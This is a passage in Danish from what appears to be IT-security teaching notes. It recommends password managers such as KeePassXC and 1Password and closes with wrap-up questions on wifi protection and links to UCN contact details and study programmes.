  - KeepassXC: Gemmer passwords i en krypteret fil på jeres computer. For adgang fra andre computer/telefoner mm., læg passwordfilen i eks. dropbox eller oneDrive.
    - Link: <https://keepassxc.org/>
  - Link til liste over password managers – vælg selv en passende:
    - [https://en.wikipedia.org/wiki/List\\_of\\_password\\_managers](https://en.wikipedia.org/wiki/List_of_password_managers)



**1Password**





# Opsamling

- Hvordan beskytter vi bedst muligt vores eget wifi-netværk?
- Brug af dette i undervisningen, hvilke emner er egnede?

# Links og kontakt

- Kontaktinfo:
  - <https://www.ucn.dk/kontakt/alle-medarbejdere/henning-thomsen>
- Datamatiker:
  - <https://www.ucn.dk/uddannelser/datamatiker>
- IT-Teknolog:
  - <https://www.ucn.dk/uddannelser/it-teknolog>
- Professionsbachelor i IT-sikkerhed:
  - <https://www.ucn.dk/uddannelser/it-sikkerhed>
- Professionsbachelor i Softwareudvikling:
  - <https://www.ucn.dk/uddannelser/softwareudvikling>
- Professionsbachelor i Webudvikling:
  - <https://www.ucn.dk/uddannelser/webudvikling>